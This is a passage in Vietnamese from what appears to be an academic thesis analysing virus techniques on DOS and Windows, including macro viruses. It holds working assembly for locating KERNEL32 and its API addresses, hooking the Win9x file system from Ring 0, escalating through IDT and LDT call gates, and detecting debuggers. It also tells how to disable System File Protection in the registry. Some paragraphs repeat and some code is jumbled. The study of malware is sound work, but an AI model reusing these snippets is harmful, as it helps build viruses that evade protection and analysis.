Công nghệ này chỉ đơn giản là bảo lưu nhãn thời gian và thuộc tính của file khi lây nhiễm như đã phân tích ở phần trên.

+ Xử lý việc thay đổi nội dung file.

Virus có thể sử dụng một phương pháp, có tên DisInfect On the Fly: mỗi khi có yêu cầu mở một file đã bị lây nhiễm để đọc, virus sẽ tự loại bỏ khỏi file. Khi đóng file hay thi hành file, virus sẽ tiến hành lây nhiễm lại lần nữa.

7. Công nghệ Anti-Bait.

Là công nghệ tương đối đơn giản và ít được dùng, chủ yếu dựa trên tính chất của các file dạng Bait. Virus chọn lọc file chủ dựa trên một số tiêu chí sau:

- Trong tên không có các chữ số (thường dùng để đánh số các file Bait).

- Có kích thước tương đối lớn.

- Có mã lệnh không quá đặc biệt, chẳng hạn có các lệnh NOP ở đầu chương trình.

Những file không thoả mãn tiêu chí đó không bị lây nhiễm, do đó tránh được những file bẫy của chương trình antivirus.

Virus có thể sử dụng một phương pháp, có tên DisInfect On the Fly: mỗi khi có yêu cầu mở một file đã bị lây nhiễm để đọc, virus sẽ tự loại bỏ khỏi file. Khi đóng file hay thi hành file, virus sẽ tiến hành lây nhiễm lại lần nữa.

7. Công nghệ Anti-Bait.

Là công nghệ tương đối đơn giản và ít được dùng, chủ yếu dựa trên tính chất của các file dạng Bait. Virus chọn lọc file chủ dựa trên một số tiêu chí sau:

- Trong tên không có các chữ số (thường dùng để đánh số các file Bait).

- Có kích thước tương đối lớn.

- Có mã lệnh không quá đặc biệt, chẳng hạn có các lệnh NOP ở đầu chương trình.

Những file không thoả mãn tiêu chí đó không bị lây nhiễm, do đó tránh được những file bẫy của chương trình antivirus.

8. Các công nghệ tạo vỏ bọc, mã hoá, đa hình, biến hình, chống mô phỏng, công nghệ đường hầm, công nghệ anti-tunnel và công nghệ tối ưu.

Sử dụng các phương pháp tương tự như virus Boot đã phân tích ở phần trên.

3.3 Các virus file trên môi trường Windows.

Phần này sẽ phân tích công nghệ của các virus file hoạt động trên môi trường WIN32, bao gồm Windows95, Windows98, WindowsNT, Windows 3.x + Win32.

3.3.1. Đối tượng lây nhiễm và môi trường hoạt động.

Môi trường thay đổi hầu hết so với môi trường DOS, nhất là ở một số thay thế cơ bản: các API thay thế cho các ngắt, xuất phát từ sự thay thế các thanh ghi 16 bit và offset thành 32 bit.

- Những thay đổi giữa công nghệ lập trình 16 bít và 32 bít:

Làm việc với các từ kép (DWord) thay vì các từ (Word), cũng có thêm hai thanh ghi đoạn FS và GS, bổ sung cho 4 thanh ghi đoạn CS, DS, ES, SS. Chúng ta cũng có thể sử dụng các thanh ghi 32 bít mới: EAX, EBX, ECX, EDX, ESI, EDI, EBP và ESP.

- Các vòng (Rings):

Là một cơ chế bảo vệ Windows sử dụng, ở đây chỉ nêu những điểm chính yếu. Bộ vi xử lý có 4 mức đặc quyền Ring 0, Ring 1, Ring 2 và Ring 3. Các virus thường chỉ quan tâm đến mức 3 và mức 0.

+ Ring 3 còn gọi là mức người sử dụng, trong đó có rất nhiều hạn chế đối với các chương trình.

+ Ring 0 hoàn toàn khác với Ring 3, trong đó Windows lưu giữ phần mã lệnh hạt nhân của nó. Những

chương trình tiến hành ở mức này không bị hạn chế như ở mức người sử dụng.

Một số thông tin công nghệ cơ bản:

+ Selector: Là một đoạn rất lớn, và là dạng của bộ nhớ dưới Win32, còn được gọi là vùng nhớ phẳng (Flat Memory). Chương trình có thể truy nhập trực tiếp tới 4 GB bộ nhớ, bằng cách sử dụng địa chỉ offset 32 bit. Sơ đồ đơn giản của tổ chức bộ nhớ:

+ Cấu trúc các file thi hành trên Windows:

Windows có các dạng file thi hành riêng, có thể chỉ ra một số dạng sau: NE (NewExecutable), LE (Linear Executable), PE (Portable Executable), VxD (Virtual Driver). Chi tiết về cấu trúc của từng loại file, xem tài liệu tham khảo.

3.3.2 Phân tích các công nghệ của virus file trên Windows.

1. Công nghệ lây nhiễm.

Sử dụng các công nghệ như virus file trên môi trường DOS đã được phân tích ở trên.

Có một số công nghệ đặc biệt, đối phó với những cơ chế bảo vệ của hệ điều hành mới. Ví dụ cơ chế bảo vệ của Windows 2000:

Windows 2000 sử dụng một cơ chế bảo vệ, ngăn chặn sự thay thế hay sửa đổi các file được bảo vệ gọi là SystemFileProtect (SFP). Nếu một virus file lây nhiễm

trên một máy tính sử dụng Windows 2000, một hộp thoại sẽ xuất hiện và thông báo:

"A file replacement was attempted on the protected system file <file name>. To maintain system stability, the file has been restored to the correct Microsoft version. If problems occur with your application, please contact the application vendor for support."

Windows 2000 lưu giữ một danh sách các file hệ thống được bảo vệ và sẽ huỷ bỏ bất cứ sự thay thay thế hay sửa đổi trong khi thông báo trên được hiển thị.

Hệ thống bảo vệ này có thể bị loại bỏ, bằng cách thay thế một khoá trong registry của máy tính, lưu giữ cấu hình của hệ thống bảo vệ:

HKEY_LOCAL_MACHINE

\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

SfcBugcheck

SfcDisable

SfcQuota

SfcScan

Virus có thể sửa giá trị khoá SfcDisable thành TRUE (01), và ở lần khởi động sau, hệ thống bảo vệ sẽ bị vô hiệu hoá. Tuy nhiên, hệ điều hành lại thông báo với

người dùng về việc SFP bị vô hiệu hoá, và trong phiên làm việc sau đó, hệ thống sẽ cho phép SFP hoạt động trở lại. Có thể sử dụng một giá trị khác (04) thay cho 01, khi đó, Windows 2000 sẽ không thông báo về sự thay đổi chế độ bảo vệ nhưng vẫn cho phép SFP hoạt động trở lại trong phiên làm việc sau.

Một giải pháp tạm thời có thể sử dụng là không lây nhiễm các file được Windows 2000 bảo vệ. Sử dụng hàm API SfcIsFileProtected, ta có thể xác định một file có được hệ điều hành bảo vệ hay không:

```
if ( SfcIsFileProtected( NULL, szFileName) == 0)
{
printf ( "File không được bảo vệ.\n") ;
}
else
{
printf ( " File được bảo vệ.\n") ;
}
```

2. Công nghệ kiểm tra sự tồn tại.

- Kiểm tra trên bộ nhớ (đối với những virus thường trú):

Vẫn sử dụng các phương pháp như virus file trên môi trường DOS, ngoài ra có một số virus sử dụng các công

nghệ đặc biệt không thông dụng. Ví dụ như CIH sử dụng thanh ghi gỡ rối Cr3 để kiểm tra sự tồn tại trên bộ nhớ.

Những công nghệ dùng lại cũng được thiết kế để làm việc với mô hình tổ chức bộ nhớ mới.

- Kiểm tra trên file:

Vẫn sử dụng các phương pháp như virus file trên môi trường DOS.

3. Công nghệ sử dụng Structured Exception Handling (SEH).

Win32 chạy trong chế độ bảo vệ (PM), trong đó các trang bộ nhớ có thuộc tính riêng, ví dụ như thuộc tính cho phép đọc, cho phép ghi... và mỗi khi một chương trình thực hiện một tác vụ vượt quá thuộc tính của trang, một lỗi Exception sẽ xuất hiện và khung SEH của hệ điều hành sẽ được sử dụng. Thủ tục này sẽ thông báo lỗi đã xảy ra và cung cấp một số thông tin phục vụ cho việc gỡ rối chương trình như địa chỉ IP của lệnh gây ra lỗi.

Con trỏ tới SHE được lưu tại địa chỉ FS:0000 mỗi khi một chương trình bắt đầu, và các chương trình có thể hướng con trỏ SEH chỉ đến thủ tục xử lý lỗi riêng, ví dụ:

```
gây lỗi)
jmp restoreSEH
ExceptionHandler:              ; Xử lý lỗi
mov esp, [esp+8]           ; Khôi phục ESP
```

restoreSEH: ; Khoi phục SEH cũ

pop fs:[0]

add esp, 4 LEA EAX, MyHandler

PUSH EAX

PUSH FS:[0000]

MOV FS:[0000], [ESP]

Lúc này trong ngăn xếp:

ESP - 0004: Offset MyHandler

ESP - 0000: Offset OldHandler

Một ví dụ sử dụng SEH:

pushad ; Lưu tất cả các thanh ghi

lea eax, ExceptionHandler ; Lấy địa chỉ thủ tục nội tại

push eax ; Đặt thủ tục SEH của chương trình

push fs:[0] ; Lưu địa chỉ thủ tục cũ

mov fs:[0], esp ; Cho phép sử dụng thủ tục của chương trình

(Các lệnh có thể

popad

4. Công nghệ định vị.

Vẫn sử dụng các phươ ng pháp như virus file trên môi trường DOS, chuyển từ việc sử dụng các thanh ghi và chế độ địa chỉ 16 bít sang 32 bít.

5. Công nghệ thường trú.

Như đã phân tích ở trên, một virus có thể thi hành ở mức người sử dụng (Ring 3) hay mức hệ thống (Ring 0), các công nghệ thường trú cũng chia thành hai phần: thường trú ở mức người sử dụng và thường trú ở mức hệ thống.

- Thường trú ở mức người sử dụng:

Ring 3 bị hạn chế và ngăn cấm tiến hành nhiều tác vụ, tuy nhiên thiết kế virus trên Ring 3 sẽ có khả năng tương thích với nhiều môi trường Win32 như Windows 95/98, Windows NT.

Trước hết để có thể sử dụng các API cơ sở mà hệ điều hành cung cấp, virus phải tìm được địa chỉ cơ sở của thư viện KERNEL32.

+Công nghệ tìm địa chỉ cơ sở của KERNEL32.

Khi thi hành một ứng dụng, mã lệnh của chương trình phải được gọi từ một phần nào đó trong mã lệnh của KERNEL32. Do đó, khi lệnh CALL được gọi, địa chỉ trở về (offset của lệnh tiếp theo), sẽ được đẩy vào ngăn xếp, để lấy được địa chỉ này có thể sử dụng công nghệ đơn giản như trong chương trình sau:

```
.586p
```

```
.model    flat
.data
db ?
.code
start:
mov   eax,[esp] ;  EAX  chứa  địachỉ  trở  về
(BFF8XXXXh với Win9x)
          ; - địa chỉ một điểm nào đó trong mã lệnh của
                    ; API CreateProcess
ret                 ; Trở về
end       start
```

Bây giờ, từ địa chỉ thu được trong EAX, có thể tiến hành tìm kiếm PE Header ở đầu các trang, và khi tìm được PE Header của KERNEL32, chúng ta biết được địa chỉ cơ sở của nó. Xem ví dụ dưới đây:

```
.586p
.model    flat
extrn     ExitProcess:PROC
.data
limit     equ   5
          db    0
.code
```

```
test:
call        delta
delta:
pop         ebp
sub         ebp,offset delta
mov         esi,[esp]
and         esi,0FFFF0000h
call        GetK32

   push     00000000h
   call     ExitProcess
GetK32:
__1:
    cmp   byte ptr [ebp+K32_Limit],00h
    jz    WeFailed

    cmp   word ptr [esi],"ZM"       ; ExeHeader?
    jz    CheckPE
__2:
    sub   esi,10000h
    dec   byte ptr [ebp+K32_Limit]
    jmp   __1
```

```
CheckPE:
    mov     edi,[esi+3Ch]
    add     edi,esi
    cmp     dword ptr [edi],"EP"; PE Header?
    jz      WeGotK32
    jmp     __2
WeFailed:
    mov     esi,0BFF70000h
WeGotK32:
    xchg    eax,esi
    ret
K32_Limit       dw      limit
end             test
```

Một điểm cần chú ý khi sử dụng công nghệ này: nên sử dụng SEH để tránh lỗi Page Faults có thể xảy ra khi truy nhập vùng nhớ hệ thống.

+ Tìm địa chỉ của các API cần thiết:

Nếu sử dụng những địa chỉ API định trước, có thể sẽ gây lỗi đối với những phiên bản hệ điều hành khác nhau, khi địa chỉ này thay đổi. Giải pháp là sử dụng một hàm có tên GetProcAddress, hàm này trả lại địa chỉ offset của các hàm API được yêu cầu.

Hàm GetProcAddress cũng là một API, vì vậy trước hết phải tìm được địa chỉ của API này. Có thể sử dụng các phương pháp sau:

* Tìm hàm API GetProcAddress trong bảng Exports.

* Khi lây nhiễm một file, tìm hàm API GetProcAddress trong các hàm được nhập.

Phần này chỉ phân tích phương pháp thứ nhất:

Trước hết, tại offset 78 trong PE Header, là RVA của bảng Exports. Cần phải tìm địa chỉ xuất của KERNEL. Với Windows 95/98, đó là offset 0BFF70000h, trong Windows NT là 077F00000h và trong Windows 2000 là 077E00000h. Kiểm tra các từ tại các địa chỉ này, so sánh với "MZ" hay "ZM", bởi vì KERNEL là một thư viện (.DLL) do đó nó cũng có phần DOS Stub nhằm tương thích với DOS. Nếu đúng, tiếp tục so sánh tại offset 03Ch với "PE\0\0" để kiểm tra nhận dạng file PE.

Nếu các phép kiểm tra đều đúng, ta đã có địa chỉ cơ sở của KERNEL. Như vậy lấy RVA của bảng Export nằm ở offset 078h, cộng với địa chỉ cơ sở của KERNEL, ta có được địa chỉ offset của bảng Export. Cấu trúc của bảng Export như sau:

Export Flags	1 DWORD
Time/Date stamp	1 WORD

Export Flags	1 DWORD
Time/Date stamp	1 WORD
Major Version	1 WORD
Minor Version	1 DWORD
Name RVA	1 DWORD
Num of Exported Functions	1 DWORD
Num of Exported Name	1 DWORD
Export Adress Table RVA	1 DWORD
Export Name Pointers Table RVA	1 DWORD
Export Ordinals RVA	1 DWORD
	Tổng cộng 024h byte

Sáu trường cuối cùng chứa những thông tin cần thiết, chú ý là Adress Table RVA, Name Pointers Table RVA, Export Ordinals RVA liên hệ tương đối với địa chỉ cơ sở của KERNEL.

Tiếp tục tìm kiếm qua địa chỉ Name Pointers Table RVA, so sánh các chuỗi ký tự với tên API mà ta cần, cụ thể là GetProcAddress. Sau một số n lần kiểm tra, ta tìm được chuỗi ký tự chứatên API, bây giờ, lấy n nhân với 2 và cộng với địa chỉ bắt đầu của bảng Ordinals (do bảng

này là một mảng các từ - WORD) và ta lấy được số thứ tự của API. Cuối cùng ta có được địa chỉ của API từ bảng Address: nhân số thứ tự API với 4 (bảng địa chỉ là một mảng các từ kép - DWORD) và cộng với địa chỉ bắt đầu của Adress Table. Bây giờ ta đã có được địa chỉ RVA của API cần tìm, cộng thêm với địa chỉ cơ sở của KERNEL32 ta sẽ được địa chỉ của API.

Với công nghệ trên, virus có thể lấy được địa chỉ của các hàm API cần thiết, các API thường sử dụng là:

Tên API	Chức năng
CreateFileA	Mở file để đọc/ghi.
CreateFileMappingA	Tạo vùng ánh xạ của một file đã mở
MapViewOfFile	ánh xạ một file
CloseHandle	Đóng một file
UnMapViewOfFile	Thôi ánh xạ một file

- Thường trú ở mức hệ thống:

Có thể đưa ra các bước để tiến hành thường trú ở Ring 0 như sau:

a. Kiểm tra hệ điều hành: Nếu là Windows NT, dừng lại và trả quyền điều khiển cho chương trình chủ.

b. Chuyển tới Ring 0 (phân tích dưới đây).

c. Thi hành ngắt, chứa đoạn mã virus.

ca. Phân phối vùng nhớ để thường trú. (phân phối các trang trên Heap).

cb. Chuyển chương trình virus lên vùng nhớ mới.

cc. Chặn FileSystem và lưu thủ tục xử lý cũ.

cca. Đầu thủ tục xử lý, lưu tất cả các thanh ghi và điều chỉnh ESP.

ccb. Lưu các tham số.

ccc. Kiểm tra xem có phải yêu cầu mở file? Nếu không, chuyển đến ccc.

ccd. Nếu đúng, chuyển tên file sang dạng ASCIIZ.

cce. Kiểm tra file cần mở có phải file .EXE không?

ccf. Mở file, kiểm tra và tiến hành lây nhiễm.

ccg. Gọi thủ tục xử lý cũ.

cch. Để tất cả các tham số trả về trong ESP.

cci. Trả về

cd. Trả về

d. Đặt lại vector ngắt cũ.

e. Trả quyền điều khiển cho chương trình chủ.

Sau đây là phân tích cụ thể các bước:

+ Kiểm tra hệ điều hành:

Công nghệ thường trú trên Ring 0 không thể thực hiện trên Windows NT, vì vậy, phải tiến hành kiểm tra hệ điều hành dang chạy và trả quyền điều khiển về cho chương trình chủ nếu hệ điều hành không phải Windows 9x, có hai phương pháp thường được dùng:

* Công nghệ sử dụng SEH:

* Công nghệ kiểm tra giá trị của thanh ghi đoạn lệnh CS:

Trên Windows NT, thanh ghi CS luôn luôn nhỏ hơn 0100h, và trong Windows 95/98 luôn luôn lớn hơn. Như vậy việc kiểm tra tương đối dễ dàng. Ví dụ:

```
mov     ecx, cs
xor     cl, cl
jecxz   returntohost
```

+ Chuyển tới Ring 0:

Công nghệ này được mô tả ở phần sau.

+ Tiếp theo, hiện giờ chương trình đang ở Ring 0.

Tại Ring 0, các dịch vụ VxD được sử dụng, thay thế cho các API, chi tiết về các hàm VxD và sử dụng chúng, xem tài liệu tham khảo.

+ Phân phối bộ nhớ để thường trú:

Sử dụng dịch vụ IFSMgr_GetHeap để phân phối một vùng nhớ (cũng có thể sử dụng các dịch vụ khác, nhưng dịch vụ này thường được dùng do đơn giản). Cú pháp trong C:

```
PVOID IFSMgr_GetHeap(DWORD HeapSize);
```

Nếu sử dụng Assembly:

```
        VxDCall     IFSMgr_GetHeap
```

Đầu vào: TOS - Kích thước cần thiết.

Đầu ra: EAX - Địa chỉ của vùng nhớ (EAX=0 nếu lỗi).

Ví dụ:

```
PUSHAD
PUSH        VirusSize + 1024 ; Kích thước virus + vùng đệm
VxDCall     IFSMgr_GetHeap
POP         ECX
```

Cần phải sử dụng lệnh POP ECX vì các dịch vụ VxD không điều chỉnh ngăn xếp. Tiếp tục kiểm tra:

```
OR          ECX, ECX
JZ          BackToRing3; Lỗi, trở về Ring 3
```

Sau khi đã phân phối và chuyển chương trình virus lên vùng nhớ, cần chặn chuỗi thủ tục xử lý FileSystem.

+ Chặn FileSystem:

Chặn các dịch vụ với hệ thống file, sử dụng dịch vụ IFSMgr_InstallFileSystemHook. Cú pháp trong C:

ppIFSFileHookFunc
IFSMgr_InstallFileSystemApiHook(
    pIFSFileHookFunc HookProc);

Nếu sử dụng Assembly:

Đầu vào: TOS - Địa chỉ của thủ tục xử lý mới.

Đầu ra: EAX - Chỉ tới một biến chứa địa chỉ của thủ tục xử lý cũ.

Ví dụ:

lea ecx,[edi+New_Handler] ; (Địa chỉ cơ sở + Handler_Offs)

push ecx

@@2:

VxDCall IFSMgr_InstallFileSystemApiHook ; Gọi dịch vụ

pop ecx ; Điều chỉnh ngăn xếp

mov dword ptr [edi+Old_Handler], eax

BackToRing3:

popad

iretd ; Trở về Ring-3.

++ Thủ tục xử lý:

Được thiết kế như một thủ tục xử lý FileSystem thông thường, khai báo hàm trong C:

```
FileSystemApiHookFunction(
pIFSFunc FSDFnAddr,
int FunctionNum,
int Drive,
int ResourceFlags,
int CodePage,
pioreq pir
);
```

Chi tiết về thiết kế thủ tục xử lý, xem tài liệu tham khảo.

6. Công nghệ chuyển đến Ring 0.

Một chương trình ứng dụng có thể sử dụng các công nghệ sau để chuyển từ Ring 3 đến Ring 0:

- Chuyển đến Ring 0 bằng những phương pháp không hợp lệ:

+ Thay đổi bảng mô tả ngắt (IDT - Interrupt Decriptor Table):

IDT không lưu ởmột vị trí xác định, vì vậy phải sử dụng các lệnh SIDT/LIDT để lấy/đặt IDT. Lệnh SIDT dest sẽ đặt vào dest một FWORD (WORD:DWORD) offset chỉ đến IDT. Khi biết địa chỉ IDT, có thể thay đổi

các vector ngắt, và đặt chúng hướng đến mã lệnh của virus. Sau đó, tiến hành gọi ngắt đã bị chặn. Đoạn mã sau minh họa công nghệ này:

```
    .586p
    .model  flat
extrn       ExitProcess:PROC
extrn       MessageBoxA:PROC
Interrupt  EQU  01h
    .data
szTitle    db     "Ring-0 example",0
szMessage       db      "Hi! I'm from Ring 0!",0
    .code
start:
   push   edx
   sidt   [esp-2]  ; Cất địa chỉ IDT vào ngăn xếp
   pop    edx
   add    edx,(Interrupt*8)+4  ; Địa chỉ vector ngắt
   mov    ebx,[edx]
   mov    bx,word ptr [edx-4]  ;
   lea    edi,InterruptHandler
   mov    [edx-4],di
   ror    edi,16          ; Chuyển MSW tới LSW
```

```
    mov     [edx+2],di
    push    ds              ; Lưu DS, ES
    push    es
    int     Interrupt       ; Chuyển đến Ring-0
    pop     es
    pop     ds
    mov     [edx-4],bx      ; Trả lại vector ngắt cũ
    ror     ebx,16          ;
    mov     [edx+2],bx
back2host:
    push    00000000h       ; Kiểu MessageBox
    push    offset szTitle  ; Tiêu đề MessageBox
    push    offset szMessage        ; Thông điệp
    push    00000000h               ; NULL
    call    MessageBoxA             ; Gọi hàm API
    push    00000000h
    call    ExitProcess
    ret
InterruptHandler:
      pushad
      ; Mã lệnh virus
popad
```

```
iretd
end start
```

+ Thay đổi bảng mô tả cục bộ hoặc bảng mô tả toàn cục (LDT - Local Descriptor Table hoặc GDT - Global Descriptor Table). Công nghệ tương tự như phương pháp sử dụng IDT, dưới đây là một ví dụ sử dụng LDT:

```
.386P
LOCALS
JUMPS
.MODEL FLAT, STDCALL
EXTRN ExitProcess : PROC
.data
GDTR     df 0             ; Lưu nội dung thanh ghi IDTR
CallPtr  dd    00h    ; Sử dụng descriptor đầu tiên(8) và
         dw    0Fh    ; định vị của nó tại LDT và mức đặc quyền
                      ; là 3, selector sẽ bằng 000Fh.
                      ; Bởi vì hai bít low-order của
                      ; selector là mức đặc quyền, và bít thứ 3
                      ; được đặt nếu selector nằm ở LDT.
OurGate  dw    0      ; Offset low-order word
```

```
    dw    028h          ; Segment selector
    dw    0EC00h        ;
    dw    0             ; Offset high-order word
.code
Start:
    mov   eax, offset Ring0Proc
    mov   [OurGate], ax          ; Đặt offset word
    shr   eax, 16                ; vào descriptor
    mov   [OurGate+6], ax
    xor   eax, eax
    sgdt  fword ptr GDTR
    mov   ebx, dword ptr [GDTR+2]   ; nạp GDT Base
Address
    sldt  ax
    add   ebx, eax                 ;  Địa  chỉ  của  LDT
descriptor
                                   ; trong ebx
    mov   al, [ebx+4]              ; Nạp địa chỉ cơ sở
    mov   ah, [ebx+7]              ; của LDT vào
    shl   eax, 16                  ; eax
    mov   ax, [ebx+2]              ;
    add   eax, 8                 ; Bỏ qua NULL Descriptor
```

```
    mov   edi, eax
    mov   esi, offset OurGate
    movsd                        ; Chuyển cổng gọi
    movsd                        ; vào LDT
    call  fword ptr [CallPtr] ; Gọi thủ tục tại Ring 0
    xor   eax, eax               ; Xoá LDT
    sub   edi, 8
    stosd
    stosd
    call  ExitProcess, LARGE -1
Ring0Proc PROC
    mov   eax, CR0
    retf
Ring0Proc ENDP
end Start
```

Chú ý là các công nghệ này không thi hành được trên môi trường Windows NT.

- Tạo một trình điều khiển thiết bị VxD, có thể được nạp linh động hoặc được nạp mỗi khi Windows khởi động. Các VxD này được xây dựng bình thường cũng như các VxD mà chương trình ứng dụng thiết kế. Chi tiết công nghệ xem tài liệu tham khảo.

- Nếu không muốn sử dụng một VxD riêng, có thể sử dụng các VxD khác đã được nạp, qua hàm API VxDCall. API này cho phép khai thác rất nhiều VxD của hệ thống đã được nạp.

7. Công nghệ tìm kiếm file đối tượng.

Tương tự như virus file trên môi trường DOS, có hai công nghệ tìm kiếm file đối tượng.

- Đối với các virus thường trú:

Công nghệ chiếm ngắt dưới DOS được thay thế bởi một loạt các công nghệ để tiến hành kiểm soát các tác vụ trên file. Mỗi khi phát hiện các tác vụ này, virus sẽ tiến hành kiểm tra để lây nhiễm. Công nghệ chi tiết, xem phần phân tích công nghệ thường trú virus file trên Windows.

- Đối với các virus không thường trú:

Tiến hành các thao tác tìm kiếm trên thư mục dựa trên các hàm API (Ring 3) hay trên các dịch vụ được các VxD của hệ thống cung cấp (Ring 0).

8. Công nghệ tạo áo giáp.

- Chống dịch ngược:

Cũng sử dụng các phương pháp như đã phân tích virus file trên DOS, những thay đổi phục vụ cho phù hợp với đặc điểm của môi trường Windows: sử dụng các

thanh ghi 32 bit và thay thế các ngắt bằng các API và dịch vụ VxD.

- Chống gỡ rối:

Dưới đây là một số công nghệ nhằm bảo vệ chương trình virus chống lại các chương trình gỡ rối (bao gồm cả mức chương trình ứng dụng và mức hệ thống).

+ Phát hiện các chương trình gỡ rối bằng cách sử dụng hàm API IsDebuggerPresent (không có trong Windows 95).

Hàm API này chỉ phát hiện các chương trình gỡ rối ở mức chương trình ứng dụng ví dụ như TD32.

Cú pháp: BOOL IsDebuggerPresent(VOID)

Giá trị trả về:

Nếu tiến trình hiện tại đang chạy trong phạm vi một chương trình gỡ rối, giá trị trả về sẽ khác 0, ngược lại giá trị này sẽ bằng 0.

+ Một công nghệ khác là sử dụng giá trị tại địa chỉ FS:[020h] (phạm vi gỡ rối - DebugContext) khi chương trình được thi hành để kiểm tra, nếu giá trị này khác 0, chương trình đang bị gỡ rối. Ví dụ:

```
MOV      ECX, FS:[020h]
JECXZ    NOT_BEING_DEBUGGER
[....]   <- - Tiến hành công nghệ khi bị gỡ rối - ->
```

+ Dừng các chương trình gỡ rối mức ứng dụng bằng cách sử dụng SEH.

+ Phát hiện SOFTICE (chương trình gỡ rối).

SOFTICE thường được dùng để gỡ rối các chương trình trên Windows, cũng như các chương trình virus.

* Công nghệ thứ nhất: Sử dụng khi virus đang ở Ring 0.

Công nghệ này sử dụng dịch vụ Get_DDB của Virtual Machine Manager, chi tiết về dịch vụ:

```
MOV         EAX, Device_ID
MOV         EDI, Device_Name
INT         20h
DD          00010146h
MOV         [DDB], EAX
```

Device_ID của SoftICE VxD đã được đăng ký cố định với Microsoft và bằng 00000202h, vì vậy có thể viết đoạn mã phát hiện như sau:

```
MOV         EAX, 00000202h
VxD_CALL            VMM_Get_DDB
XCHG        EAX, ECX
JECXZ       NotSoftICE
JMP         DetectedSoftICE
```

* Công nghệ thứ hai:

Sử dụng hàm dịch vụ 01684h, ngắt 02Fh, như mô tả dưới đây:

Input: AX=01684h

BX=DeviceID

ES:DI = 0000:0000

Output: ES:DI chỉ đến điểm vào API của VxD, hoặc 0:0 nếu VxD không hỗ trợ một API nào.

* Công nghệ thứ ba:

Sử dụng API CreateFile với:

Windows 9x: "\\.SICE"

Windows NT: "\\.NTICE"

Nếu API không trả về lỗi -1 (INVALID_HANDLE_VALUE), thì SoftICE đang hoạt động.

9. Công nghệ nguy trang.

Sử dụng các công nghệ tương tự virus file trên DOS về ý tưởng, nhưng có thay đổi về chi tiết công nghệ phù hợp với môi trường Windows. Xem phần phân tích công nghệ thường trú để có thêm thông tin chi tiết.

10. Công nghệ chống mô phỏng.

Cải tiến các công nghệ đã được sử dụng trong virus file trên DOS cho phù hợp với môi trường mới. Ngoài ra còn sử dụng một số công nghệ mới:

- Sử dụng SEH để gây lỗi cho quá trình mô phỏng.

- Sử dụng Thread để che dấu virus không bị chương trình mô phỏng theo dõi.

11. Công nghệ đường hầm.

Công nghệ này bao gồm việc tìm được địa chỉ của API chuẩn (Ring 3) hay địa chỉ của dịch vụ VxD chuẩn (Ring 0). Công nghệ này chủ yếu dựa trên thao tác tìm kiếm trên chuỗi các thủ tục xử lý dịch vụ.

Dịch vụ IFSMgr_InstallFileSystemHook còn trả về những tham số không được Microsoft công bố. Sau khi hoàn thành hàm thông tin trả về như sau:

EAX + 00h: Địa chỉ của thủ tục xử lý trước đó.

EAX + 04h: Địa chỉ của một cấu trúc HookInfo.

Cấu trúc HookInfo được tổ chức như sau:

00h: Địa chỉ của thủ tục xử lý (của cấu trúc này).

04h: Địa chỉ của thủ tục xử lý (từ thủ tục trước).

08h: Địa chỉ của HookInfo (từ thủ tục trước).

Với những thông tin này, virus có thể lần ngược theo chuỗi các thủ tục xử lý để tìm ra thủ tục đầu tiên. Dưới đây là đoạn mã minh hoạ:

; EDI chỉ tới địa chỉ virus trong Heap

```
lea ecx,[edi+New_Handler]     ;   Install   FileSystem
Hook
push        ecx
@@2:
VxDCall  IFSMgr_InstallFileSystemApiHook
pop              ecx
xchg             esi,eax
push             esi
lodsd                          ;  Tương   dương   add
esi,4
tunnel:
lodsd
xchg             eax,esi
add              esi,08h
js   tunnel      ; Nếu ESI < 7FFFFFFF, đã thấy
                 ; thủ tục đầu tiên
mov              dword ptr [edi+ptr_top_chain],eax
                 ; Ghi lại địa chỉ HookInfo
pop              eax    ; EAX = Địa chỉ thủ tục xử lý
đầu tiên
[...]
```

12. Các công nghệ mã hoá, đa hình, biến hình, anti-heuristic, công nghệ anti-tunnel, công nghệ anti-bait, công nghệ tối ưu được sử dụng tương tự như đối với virus file trên DOS, với những thay đổi về chi tiết công nghệ cho phù hợp với mã lệnh 32 bít.

3.4. Virus macro.

3.4.1 Đối tượng lây nhiễm và môi trường hoạt động.

Macro là một chương trình được viết với các ngôn ngữ như WordBasic, VBA (Visual Basic for Application) để tiến hành tự động một số thao tác bên trong các ứng dụng Office như Word, Excel, PowerPoint, Project. Hiện nay Micrisoft sử dụng thống nhất VBA như một ngôn ngữ macro, cho tất cả các ứng dụng Office. Vì vậy trong đồ án này tập trung phân tích các công nghệ của virus macro được viết trên VBA.

Các macro VBA được gọi là các chương trình con (procedure), có hai loại chương trình con:

- Hàm (Function procedure).

Hàm trả lại một giá trị, có thể sử dụng như một tham số cho một chương trình con khác. Cấu trúc của một hàm:

```
Function    FunctionName(Arguments)
      Các câu lệnh VBA          '         Chú thích
End         Function
```

Ví dụ:

```
Function   MulAB(A As Long , B As Long) As Long
    MulAB = A*B
End        Function
```

- Thủ tục (Sub procedure).

Một thủ tục có thể được gọi trực tiếp hoặc được gọi từ một chương trình con khác. Cấu trúc của một thủ tục:

```
Sub MacroName()
Các câu lệnh VBA                Chú thích
EndSub
```

Ví dụ:

```
Sub Hello()
    MsgBox "Hello World!"
EndSub
```

VBA có thể làm việc với các đối tượng, có thể tham chiếu đến các document, workbook, worksheet... hay đối tượng Application...

Các lệnh thao tác với môi trường ứng dụng có thể được thay bằng các macro cùng tên, khi người sử dụng thi hành lệnh, macro sẽ được thi hành. Cũng có một số macro được tự động thi hành mỗi khi xảy ra một sự kiện, bao gồm:

AutoExec: được thi hành mỗi khi chương trình ứng dụng được khởi động.

AutoNew: được thi hành mỗi khi tạo một tài liệu (văn bản mới).

AutoOpen: được thi hành mỗi khi mở một tài liệu đã có.

AutoClose: được thi hành mỗi khiđóng một tai liệu đang mở.

AutoExit: được thi hành mỗi khi thoát khỏi ứng dụng.

Như vậy, nếu thiết kế những macro có khả năng tự sao chép chúng sang các tài liệu khác, thì những macro này có thể tiến hành lây nhiễm lên các file tài liệu (văn bản).

Các macro được lưu trữ trong file văn bản và được tham chiếu qua đối tượng Document. Mỗi đối tượng Document có một đối tượng VBProject, trong đối tượng này có một đối tượng chứa (Container Object) là VBComponents, chứa các đối tượng VBComponent, lưu giữ các thành phần VBA của văn bản.

3.4.2 Phân tích công nghệ virus macro.

1. Công nghệ lây nhiễm.

Rất đa dạng và phong phú, chủ yếu dựa trên các tính năng sao chép các macro từ văn bản này sang văn bản khác mà ứng dụng hỗ trợ.

- Sử dụng tính năng Import/Export:

